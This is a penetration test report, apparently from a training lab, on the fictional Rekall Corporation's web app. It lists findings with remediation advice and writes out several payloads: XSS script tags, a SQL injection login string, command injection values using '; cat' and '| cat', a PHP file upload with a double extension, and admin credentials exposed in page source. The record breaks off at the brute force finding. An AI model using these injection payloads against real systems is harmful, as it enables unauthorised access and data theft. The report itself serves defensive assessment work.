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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall did implement input validation in most input fields throughout its web app. In some instances, as with our initial attempts at command injection, we had to use more complex commands in an attempt to circumvent validation.
- A few exploits we attempted to run were not successful against the server.
- Rekall's greatest strength has been its proactivity about its security by testing its systems for improvement to improve its security posture.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The web app was vulnerable to a variety of injection attacks including but not limited to SQL, PHP, and XSS.
- HTML code on the web app contained sensitive data / credentials in plain-text.
- It was possible to gain unauthorized access to sensitive data like passwords and hashes and perform privilege escalation.
- Weak passwords and the ability to use usernames as passwords to easily gain access to hidden pages, remote access execution, and other credential-based tasks.
- Sensitive server and user data was publicly available with the use of OSINT tools (open source).
- We identified the use of open, unsecured ports on several systems which facilitated unauthorized access and privilege escalation.
- Input validation did not evaluate content and did allow extensions that could facilitate malicious scripts and data uploads.
- robots.txt file tags should be re-evaluated and labeled accordingly to ensure data safety.
- Systems across the network required the latest security updates and security patches to prevent some of the exploits we launched against them.
- Security policies such as password and authentication policies should be updated and enforced.
- Hidden pages in the web app contained sensitive data and required more secure forms of storage and encryption or should not have been included on the server for access.

Executive Summary

The BreachPulse pentesting team both acknowledges and commends Rekall Corporation's efforts in maintaining basic security protections for most vulnerabilities and weaknesses analyzed within the designated scope of our assessment. We encourage Rekall Corporation to raise and uphold security standards to ensure confidentiality, integrity, and accessibility of its data and operations across its network and systems.

Based upon the analysis and results of our testing, we strongly recommend an increased defense-in-depth approach to Rekall's security. We have included our recommendations in this report to address a variety of vulnerabilities encountered, several which were critical in nature.

In addition, we recommend updating policies, procedures, and systems to prevent future security incidents and strengthen Rekall's security posture. Taking heed to these recommendations also prevent resulting penalties and fines where these matters are of concern.

Our assessment began with a thorough analysis of Rekall's Web Application. We encountered critical vulnerabilities including sensitive data exposure involving credentials, input validation that did not evaluate content, and the ability to access additional resources and sensitive data through a variety of code injection methods inserted in input fields. Also noted was the presence of sensitive data hidden in public facing web pages and in plain-text.

Using a variety of techniques we were able to exploit the web app vulnerabilities even further. The BreachPulse team retrieved and implanted files to and from the server, accessed older versions of web pages, obtained unsecure credentials and other sensitive data. This allowed us to leverage and increase our attack surface. It was all facilitated by the lack of system updates, patches, and outdated technologies.

With these findings, we were able to access other systems and escalate our privileges throughout the network. The team obtained and used insecure passwords to gain access to remote shells and escalate access to root-level in most of these systems – a critical vulnerability allowing bypassing of security measures and total control of a vulnerable system. Please review this detailed report of our findings and security recommendations for each exposed vulnerability.

The BreachPulse team thanks you for this opportunity to assist you and commends you for being proactive concerning the matter of your security posture. We hope that you find these recommendations useful in achieving your security goals and wish you the best in your endeavors.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
Sensitive Data Exposure	High
Local File Inclusion (LFI)	Critical
SQL Injection	Critical
Sensitive Data Exposure / Credentials	Critical
Command Injection	Critical
Brute Force Attack	Critical
PHP Injection	High
Insecure Passwords	Critical
Session Management	Critical
Directory Traversal	Critical
robots.txt file (tags/sensitive data exposure)	Low
Open-Source Exposed Data	Medium
Nmap Scan Results	Low
Nessus scan results - 97610	Critical
CVE-2017-12617 - Apache Tomcat RCE Vulnerability	Critical
CVE-2014-7169-Shellshock	High
CVE-2019-6340 - Drupal	High
CVE-2019-14287 - Security Bypass	High
Open, unsecured ports	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.1
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	172.22.117.10
	172.22.117.20
34.102.136.180 (Web App)	
Ports	21, 22, 80, 8080, 5901, 6001, 10000, 10001

Exploitation Risk	Total
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
Critical	13
High	5
Medium	1
Low	2

Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	XSS reflected is done by Injecting malicious code into an HTTP response. The payload is not persistent - it does not reside on the web app. It is initiated when a trusting browser visits the exploited site and the malicious code or script is echoed in the HTML response.
Images	 <p>The screenshot shows a browser window with the URL 192.168.14.35/Welcome.php?payload=<script>alert(We+are+the+borg.)<%2Fscript>. The page content is a VR planning interface for Rekall Corporation. At the top, there's a navigation bar with Home, About Rekall, Welcome (which is highlighted), and VR Planner. The main content area has a red header with the Rekall logo and the text 'REKALL CORPORATION'. Below this, the heading 'Welcome to VR Planning' is displayed. A message says 'On the next page you will be designing your perfect, unique virtual reality experience!'. There's a text input field with the payload '<script>alert(We are the b' followed by a 'GO' button. To the right, there are three circular icons with text: 'Character Development' (QB icon), 'Adventure Planning' (gear icon), and 'Location Choices' (building icon). The 'Adventure Planning' section includes a descriptive text about climbing a mountain on Mars.</p>

	
	
Affected Hosts	

Remediation	<ul style="list-style-type: none"> ● Framework security protections ● HTML sanitization, use safe sinks, and output encoding ● Implement security controls such as cookie attributes and content security policy as an additional layer of defense
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Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> ● Welcome.php
Risk Rating	Critical
Description	Unlike XSS reflected, a stored XSS attack is persistent. We used code in the input field to successfully launch a payload. We used the word "SCRIPT" separated and surrounding the start and end script tags as follows: <SCRIPT>alert(Make it so..)</SCRIPT>
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35:comments.php. The page has a red header with the REKALL CORPORATION logo. Below the header, there is a dark grey main content area with the text "Please leave your comments on our website!". A red input field contains the XSS payload: <script>alert('Make it so.');//</script>. Below the input field are buttons for "Submit", "Add", "Show all", "Delete", and a message stating "All your entries were deleted!". At the bottom, there is a table header with columns for "#", "Owner", "Date", and "Entry".</p> <p>The payload proved successful.</p>

Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> Implementing modern web security frameworks, output encoding, and HTML sanitization should be considered the first line of defense. Also recommended are cookie attributes, content security policies, and WAFs to mitigate attacks. Input validation

Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	<p>Web App</p> <ul style="list-style-type: none"> Welcome.php About-Rekall.php <p>Windows OS</p>
Risk Rating	Critical
Description	<p>Sensitive data is data or information that should not be accessible to unauthorized parties. A violation of the CIA triad that may lead to heavy fines and penalties.</p> <p>We checked the headers of the web app by analyzing the Welcome.php and About-Rekall.php web pages. We used the curl command to expose sensitive data from those headers.</p>
Images	<pre># curl -v http://192.168.14.35/About-Rekall.php grep flag * Trying 192.168.14.35:80... * Total % Received % Xferd Average Speed Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* < Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Tue, 05 Dec 2023 01:16:44 GMT</pre>

	<pre>(root㉿kali)-[~] └─# curl -v http://192.168.14.35/Welcome.php grep flag * Trying 192.168.14.35:80... * % Total % Received % Xferd Average Speed Time Time Time Current * 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /Welcome.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > > Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Tue, 05 Dec 2023 01:15:54 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: PHP/5.5.9-1ubuntu4.29 < Vary: Accept-Encoding < Transfer-Encoding: chunked < Content-Type: text/html [...] [19262 bytes data] 100 19254 0 19254 0 0 8025k 0 --:-- --:-- --:-- 9401k * Connection #0 to host 192.168.14.35 left intact └─# curl -v http://192.168.14.35/About-Rekall.php grep flag * Trying 192.168.14.35:80... * % Total % Received % Xferd Average Speed Time Time Time Current * 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > > Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Tue, 05 Dec 2023 01:16:44 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag_4_nckd97dksh2 < Set-Cookie: PHPSESSID=9d28dq6ekpcisfsoac6nai83dl0; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html [...] [7873 bytes data] 100 7873 100 7873 0 0 3271k 0 --:-- --:-- --:-- 3844k * Connection #0 to host 192.168.14.35 left intact └─#</pre>
Affected Hosts	
Remediation	<ul style="list-style-type: none"> Sensitive data (in motion or at rest) should be protected, and encrypted with strong encryption algorithms. At rest, it should be stored securely, Sensitive data should not be stored, if it is not needed.

Vulnerability 4	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> Memory-Planner.php (2st field) Memory-Planner.php (3rd field)
Risk Rating	Critical
Description	Next, we conducted an LFI exploit by uploading a file with a .php extension to access a flag and test the app. We created a file that contained the following payload: <?php phpinfo(); ?> We named the file, file.php and uploaded it to the web app where it was accepted without error messages or warnings.

The screenshot shows the Rekall Corporation VR Planner page. At the top, there is a logo and the text "REKALL CORPORATION". Below the logo is a navigation bar with links: Home, About Rekall, Welcome, VR Planner (which is highlighted in a yellow box), and Login. A large banner features the text "Choose your Adventure by uploading a picture of your dream adventure!". Below the banner is a file upload form with the placeholder "Please upload an image:". It includes a "Browse..." button and a message "No file selected.". A yellow "Upload Your File!" button is present. At the bottom of the page, a message says "Your image has been uploaded here.Congrats, flag 5 is mmssdi73g".

We performed a more advanced form of LFI in the 3rd field of this page. This time, we named the payload surf.jpg.php.


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
The screenshot shows the same VR Planner page as above, but with a different file name in the "Browse..." input field: "surf.jpg.php". The rest of the interface and the message at the bottom remain the same.

Input validation checks for .jpg extension. Although we appended the .php extension, we were still able to upload the file without incident and bypassed the filter as seen in this image:

The screenshot shows the VR Planner page again, but now with the message "Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd" at the bottom, indicating successful upload despite the .php extension.

Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> • Avoid passing user-submitted input to any framework or API • Ensure input validation is in place before validating extensions • List and validate allowed extensions • Run files through antivirus to mitigate malicious data • Only allow authorized users to upload files

Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> • Login.php (1st field)
Risk Rating	Critical
Description	<p>SQL injections involve manipulating SQL requests to perform nefarious commands and can be used to access sensitive data and establish persistence.</p> <p>We entered code in the 1st input field of the Login.php page to successfully perform an SQL injection.</p>
Images	 <p>The screenshot shows a user login form for 'REKALL CORPORATION'. The header includes a logo, navigation links for Home, About Rekall, Welcome, VR Planner, and a highlighted 'Login' button. The main content area has a red background and displays the following text:</p> <p>User Login</p> <p>Please login with your user credentials!</p> <p>Login: howard' or '1='1</p> <p>Password: [REDACTED]</p> <p>Login</p>

	
Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> • Use parameterized queries • Use properly constructed stored procedures • Allow-list input validation


Vulnerability 6	Findings
Title	Sensitive Data Exposure / Credentials
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> • Login.php
Risk Rating	Critical
Description	Administrator credentials were found in plain-text on a public-facing web page by viewing page source code.
Images	(see next page)

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</DOCTYPE html>
<html>

<div id="main">
    <p>Enter your Administrator credentials!</p>
    <style>
        input[type=text], input[type=password]{
            background-color: black;
            color: white;
        }
        button[type=submit]{
            background-color: black;
            color: white;
        }
    </style>
    <form action="/Login.php" method="POST">
        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>
        <p><label for="password">Password:</label><font color="#DB545A">Unit3</font><br />
        <input type="password" id="password" name="password" size="20" /></p>
        <button type="submit" name="form" value="submit" background-color="black">Login</button>
    </form>
    <br>
    <font color="red">Invalid credentials!</font>
</div>

</body>
</html>
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We were able to use these highlighted administrative credentials to login into the web app.



Doing so, allowed us to access the admin networking tools and provided a link to access them.

Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> Sensitive data should not be hidden in public-facing web pages or HTML code. Credentials should be securely stored and encrypted, not plain-text views.

Vulnerability 7	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> networking.php
Risk Rating	Critical
Description	<p>Landing on the networking.php web page we find a message indicating that there is a file containing top-secret networking information named: vendors.txt</p> <p>We proceeded to append ; cat vendors.txt to the url www.example.com in the DNS checker field with hopes of executing a payload and accessing the secret data.</p>

Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

Under the DNS Check input field, server information and the admin networking tools vendor list were revealed.

The screenshot shows the Rekall Admin Networking Tools homepage. At the top is a red header bar with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. Below the header is a large dark section containing the main title "Welcome to Rekall Admin Networking Tools" and a reminder about the "vendors.txt" file. Underneath this is a "DNS Check" section with an input field containing "www.example.com" and a "Lookup" button. Below the input field, there is some server information and a congratulatory message about finding a flag. There is also an "MX Record Checker" section with its own input field and button.

Likely due to input validation, we were unable to do the same with the MX Record Checker field so we altered the command to: www.welcome.com | cat vendors.txt as shown:


This screenshot shows the same Rekall Admin Networking Tools interface as above, but with a modified URL in the browser's address bar: "192.168.14.35/networking.php". The "MX Record Checker" section is now visible, containing the altered command "www.example.com | cat vendors.txt" in its input field. The rest of the page content remains the same, including the "DNS Check" section and the "vendors.txt" reminder.

This isolated the vendors list for the admin networking tools but also confirmed

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	that the page was prone to command injection vulnerabilities. This knowledge would allow us to continue to access sensitive data and increase our attack surface on the web app.
Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> Parameterization Input validation should include an allow-list of commands for validation. Arguments used for command should also have a positive or allow-list where arguments are clearly defined. The same should apply to regular expressions. Keeping systems updated and applying security patches for related and known vulnerabilities.

Vulnerability 8	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App <ul style="list-style-type: none"> Welcome.php (2nd field)
Risk Rating	Critical
